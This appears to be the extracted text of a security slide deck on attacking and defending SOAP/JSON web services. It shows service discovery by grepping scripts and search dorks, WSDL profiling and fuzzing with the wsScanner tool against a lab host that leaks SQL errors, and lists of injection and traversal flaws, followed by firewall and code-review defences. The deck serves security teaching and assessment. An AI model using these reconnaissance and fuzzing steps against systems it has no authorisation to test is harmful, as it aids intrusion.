
# SOA and Web Services - Backbone for Web 2.0



# SOA Stack



# Scanning SOA



# Footprinting and Discovery

- Objective: Discovering Web Services running on application domain.
- Methods
  - Primary discovery
    - Crawling and spidering
    - Script analysis and page scrubbing
    - Traffic analysis
  - Secondary discovery
    - Search engine queries
    - UDDI scanning



# Primary Discovery

- Crawling the application and mapping file extensions and directory structures, like “.asmx”
- Page scrubbing – scanning for paths and resources in the pages, like atlas back end call to Web Services.
- Recording traffic while browsing and spidering, look for XML based traffic – leads to XML-RPC, REST, SOAP, JSON calls.



# Getting from page

The screenshot shows a web browser window with the Pageflakes logo and navigation links (Sign up | Login | Help). Below the header, there is a search bar and an "Add Page" button. The main content area displays a weather widget for "New Delhi, India" with a 4-day forecast. Overlaid on the right side of the browser is a terminal window showing the results of a command: `egrep -ho "/.*?.asmx" *.js`. The terminal output lists several .asmx files, including `EventsMap/EventsMapService.asmx`, `AddressBookWS.asmx`, `AlertService.asmx`, `ContentProxy.asmx`, `CoreServices.asmx`, `DataServices.asmx`, `DictionaryWS.asmx`, `GmailFlakeWS.asmx`, `QuoteOfDayWS.asmx`, `RSSServices.asmx`, `ToDoListWS.asmx`, and `AddContentWS.asmx`. Below the terminal window is a Command Prompt window showing the execution of `urlgrep http://ajax.example.com/atlas/trade.aspx`. The output indicates that scripts were scanned and enumerated, with the following URLs identified: `http://ajax.example.com/atlas/ws.js` and `http://ajax.example.com/atlas/trade.aspx`.



# Primary Discovery

- Page scanning with grep – Look in JavaScripts for URLs, Paths etc.
- Crawling – Simple!
- Scanning for Atlas references – Framework creates stubs and proxy. – scanweb2.0/scanatlas
- Urlgrep can be used as well.




# Secondary Discovery

- Searching UDDI server for Web Services running on particular domain.
  - Three tactics for it – business, services or tModel.
- Running queries against search engines like Google or MSN with extra directives like “inurl” or “filetype”
  - Look for “asmx”
- wsScanner – Discovery!



# Fetching from search engines



# Enumerating and Profiling

- Fingerprinting .Net framework and Client side technologies – Dojo or Atlas ...
- Scanning WSDL
  - Looking for Methods
  - Collecting In/Out parameters
  - Security implementations
  - Binding points
  - Method signature mapping



# Profiling / Invoking - Services

The screenshot displays the wsScanner application interface, which is used for profiling and invoking web services. The application is divided into several sections:

- WS Access Point:** The WSDL End Point is set to `http://192.168.36.5/ws/dvds4less.asmx?wsdl`.
- WSEnum:** The WSEnum is set to `WSPProxy / WSAudit (.NET)`.
- WSDL:** The WSDL content is displayed, showing a sequence of elements with `minOccurs="0" maxOccurs="1"` attributes. The elements include `user`, `password`, and `getSecurityTokenResponse`.
- Analysis:** A list of methods is shown, including `Intro`, `getProductInfo`, `getRebatesInfo`, and `getSecurityToken`. Each method has associated input and output parameters.
- SOAP Request:** The SOAP request is displayed, showing the `Content-Type: text/xml; charset=utf-8`, `SOAPAction: "http://tempuri.org/getProductInfo"`, and the `<soap:Body><getProductInfo xmlns="http://tempuri.org/"><id>1</id></getProductInfo</soap:Body></soap:Envelope>`.
- SOAP Response:** The SOAP response is displayed, showing the `X-AspNet-Version: 2.0.50727`, `Cache-Control: private, max-age=0`, and the `<soap:Body><getProductInfoResponse xmlns="http://tempuri.org/"><getProductInfoResult>/(1)Finding Nemo($14.99)/</getProductInfoResult></getProductInfoResponse</soap:Body></soap:Envelope>`.




# Scanning strategies

- Manual invocation and response analysis.
- Dynamic proxy creation and scanning.
- Auto auditing for various vectors.
- Fuzzing Web Services streams – XML or JSON
- Response analysis is the key
  - Look for fault code nodes
  - Enumerating fault strings
  - Dissecting XML message and finding bits
  - Hidden error messages in JSON



# Injecting fault



The screenshot shows the wsScanner application interface. The 'VulnerabilityScan' tab is active. The 'WSDL End Point' is set to 'http://192.168.36.5/ws/dvds4less.asmx?wsdl'. The 'Method' is set to 'getProductInfo'. The 'SOAP Request' field contains the following XML:

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><getProductInfo xmlns="http://tempuri.org/"><id></id></getProductInfo></soap:Body></soap:Envelope>
```


The 'SOAP Response' field shows a fault message:

```
System.Data.SqlClient.SqlException: An error has occurred while processing the request. Use a single space if necessary. Unclosed quotation mark before the character string ". Line 1: Incorrect syntax near ". at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) at System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) at System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj) at System.Data.SqlClient.SqlDataReader.ConsumeMetadata()
```

Buttons for 'Reset', 'Send', 'Properties', and 'Audit' are visible below the response field.



# Fuzzing XML/JSON



The screenshot shows the wsScanner application window. It has tabs for GoogleDiscovery, VulnerabilityScan, WSFuzzer, and UDDIScan. The WS Access Point section includes a Target Host field with the value 192.168.36.5, a checked checkbox for Do pattern matching (regex), and fields for Fuzz load and Pattern match, both pointing to D:\blueinfy-tools\wsScann. The WS Fuzzing section is divided into Request and Responses. The Request field contains a SOAP request with a fuzzed ID. The Responses field shows a SOAP fault response with an error message: System.Web.Services.Protocols.SoapException: Server was unable to process request. ---&gt; System.Data.SqlClient.SqlException: Cannot use empty object or column names. Use a single space if necessary. Unclosed quotation mark before the character string ". Line 1: Incorrect syntax near ".

wsScanner

GoogleDiscovery | VulnerabilityScan | WSFuzzer | UDDIScan

WS Access Point

Target Host: 192.168.36.5  Do pattern matching (regex)

Fuzz load: D:\blueinfy-tools\wsScann ... Pattern match: D:\blueinfy-tools\wsScann ...

WS Fuzzing

Request

```
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/getProductInfo"
Host: 192.168.36.5
Content-Length: 317
Expect: 100-continue
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><getProductInfo xmlns="http://tempuri.org/"><id>#fuzz#</id></getProductInfo></soap:Body></soap:Envelope>
```

Note

Responses

```
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Content-Length: 2147

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><soap:Fault><faultcode>soap:Server</faultcode><faultstring>
System.Web.Services.Protocols.SoapException: Server was unable to process request. ---&gt;
System.Data.SqlClient.SqlException: Cannot use empty object or column names. Use a single space if necessary.
Unclosed quotation mark before the character string ".
Line 1: Incorrect syntax near ".
```



# Injection Flaws

- Web Services methods are consuming parameters coming from end users.
- It is possible to inject malicious characters into the stream.
- It can break Web Services code and send faultsting back to an attacker
- Various injections possible – SQL and XPATH



# Malicious File Execution

- Malicious command can be injected through the parameter.
- WS supports attachments as well and that can lead to uploading a file.
- This can give remote command execution capability to the attacker.



# Insecure Direct Object Reference

- Injecting characters to break file system sequences.
- Faultcode spits out internal information if not protected.
- Customized error shows the file references.
- Access to internal file and full traversal to directories
- Inspecting methods and parameters in the profile stage can help.



# Information Leakage and Improper Error Handling

- SOAP based Web Services throws faultcode and faultstrings back to the client.
- Information can be embedded in it.
- Its try/catch is not well implemented then default error from .NET framework.
- Published vulnerabilities with leakage information providing references to file, ldap, etc.



# Failure to Restrict URL Access

- In Web Services instead of URL – methods.
- WSDL scanning and disclosures can weaken the Services.
- Some internal methods are out in public.
- Admin APIs can be accessed.
- These internal methods can be used to attack Web Services.



# Defending Web 2.0 with WAF & Code Review



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# Code Analysis for Web 2.0

- Scanning the code base.
- Identifying linkages.
- Method signatures and inputs.
- Looking for various patterns for SQL, LDAP, XPATH, File access etc.
- Checking validation on them.
- Code walking and tracing the base - Key




# Content filtering with 2.0

- Regular firewall will not work
- Content filtering on HTTP will not work either since it is SOAP/JSON over HTTP/HTTPS
- SOAP/JSON level filtering and monitoring would require
- ISAPI level filtering is essential
- SOAP/JSON content filtering through IHTTPModule



# HTTP Stack for .Net (IIS6/7)



# IHTTPModule based Firewall

- Code walkthrough – Events and Hooks
- Loading the DLL
- Setting up the rules
- Up and running!



# Conclusion

- Web 2.0 bringing new challenges
- Needs to adopt new methodologies for scanning
- Attacks and entry points are scattered and multiple
- Ajax and SOA are key components
- WAF and Code review are important aspects for Web 2.0 defense



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